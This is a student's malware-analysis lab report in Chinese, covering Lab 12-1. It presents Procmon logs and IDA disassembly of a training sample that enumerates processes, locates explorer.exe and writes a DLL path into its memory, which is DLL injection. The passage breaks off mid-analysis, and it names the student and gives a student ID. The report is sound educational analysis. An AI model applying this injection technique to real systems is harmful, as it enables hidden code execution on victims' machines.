个人信息

姓名：付文轩

学号：1911410


专业：信息安全

Lab 12-1

问题1

> 在你运行恶意代码可执行文件时，会发生什么？


双击执行之后，可以看见弹出了一个提示框




同时我们可以看见这个提示框上面的数字在每次提示的时候都会增加

使用Procmon查看行为

Process Name	PID	Operation	Path
Lab12-01.exe	1908	Process Start	
Lab12-01.exe	1908	Thread Create	
Lab12-01.exe	1908	Load Image	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\La
Lab12-01.exe	1908	Load Image	C:\WINDOWS\system32\ntdll.dll
Lab12-01.exe	1908	Load Image	C:\WINDOWS\system32\kernel32.dll
Lab12-01.exe	1908	Thread Create	
Lab12-01.exe	1908	Load Image	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	Thread Exit	
Lab12-01.exe	1908	Thread Exit	
Lab12-01.exe	1908	Process Exit	



Process Name	PID	Operation	Path
Lab12-01.exe	1908	QueryNameInformationFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	QueryNameInformationFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	CreateFile	C:\WINDOWS\Prefetch\LAB12-01.EXE-226D0E86.pf
Lab12-01.exe	1908	CreateFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L
Lab12-01.exe	1908	FileSystemControl	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L
Lab12-01.exe	1908	QueryOpen	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe.Lo
Lab12-01.exe	1908	ReadFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	ReadFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	ReadFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	QueryOpen	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	QueryOpen	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	QueryOpen	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\psapi.dll
Lab12-01.exe	1908	QueryOpen	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	CreateFile	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	CreateFileMapping	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	CreateFileMapping	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	CloseFile	C:\WINDOWS\system32\psapi.dll
Lab12-01.exe	1908	QueryNameInformationFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	QueryNameInformationFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L\Lab12-01.exe
Lab12-01.exe	1908	CreateFile	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	CreateFileMapping	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	QueryStandardInformationFile	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	CreateFileMapping	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	ReadFile	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	CreateFileMapping	C:\WINDOWS\system32\conime.exe
Lab12-01.exe	1908	CloseFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_12L
Lab12-01.exe	1908	CloseFile	C:\WINDOWS\system32\conime.exe




Process Name	PID	Operation	Path
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Lab12-01.exe
Lab12-01.exe	1908	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server
Lab12-01.exe	1908	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat
Lab12-01.exe	1908	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server
Lab12-01.exe	1908	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server
Lab12-01.exe	1908	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat
Lab12-01.exe	1908	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Console
Lab12-01.exe	1908	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Console\ConsoleIME
Lab12-01.exe	1908	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
Lab12-01.exe	1908	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeProcessSearchMode
Lab12-01.exe	1908	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
Lab12-01.exe	1908	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
Lab12-01.exe	1908	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
Lab12-01.exe	1908	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
Lab12-01.exe	1908	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
Lab12-01.exe	1908	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled
Lab12-01.exe	1908	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers
Lab12-01.exe	1908	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\psapi.dll
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll
Lab12-01.exe	1908	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kernel32.dll

而在procmon中没有看见什么有用的信息

问题2

> 哪个进程会被注入?

首先使用stirngs工具简单查看一下字符串



发现这里基本都是函数名，在中间还出现了`explorer.exe`，`lab12-01.dll`和`psapi.dll`的字样，粗略猜测这个程序会加载`Lab12-01.dll`，然后可能会加载`psapi.dll`或者是对这个文件进行修改。

接下来使用IDA进行分析

```
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408714, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_40870C, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
```

在main函数中我们可以看见连续三次导入了`psapi.dll`中的函数，根据导入的函数名可以想到这几个函数的功能是进行进程的枚举。为了方便后面的观察，我们将这三个地址上的函数进行重命名。


重命名结束后为：

```
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     EnumProcessModules, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     GetModuleBaseNameA, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     EnumProcesses, eax
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
```


然后可以看见在下面先调用了刚刚导入的枚举函数

```
push    1000h
lea     edx, [ebp+dwProcessId]
push    edx
call    EnumProcesses
test    eax, eax
jnz     short loc_4011D0
```


在调用完枚举函数以后我们可以看见一个循环




这个循环的作用就是对刚刚枚举的进程的PID进行分析，可以看见这里调用了一个sub_40100函数，进入查看




可以看见这个函数和`explorer.exe`这个字符串进行比较，如果是，就返回1。换言之，这个函数的功能就是寻找explorer.exe这个进程。



在找到这个进程以后，会调用 `OpenProcess` 函数




然后恶意代码在进程中分配了一块内存空间，并向其中写入了ecx的内容，根据上面的mov操作不难看出，这里写入的是栈上的内容。为了更加直观，我们使用OD来查看这里的参数具体是什么值



发现ECX里放的是kernel32字样，结合之前存在的操作

```
push    offset String2  ; "\\"
lea     edx, [ebp+Buffer]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx
push    1000h
lea     edx, [ebp+dwProcessId]
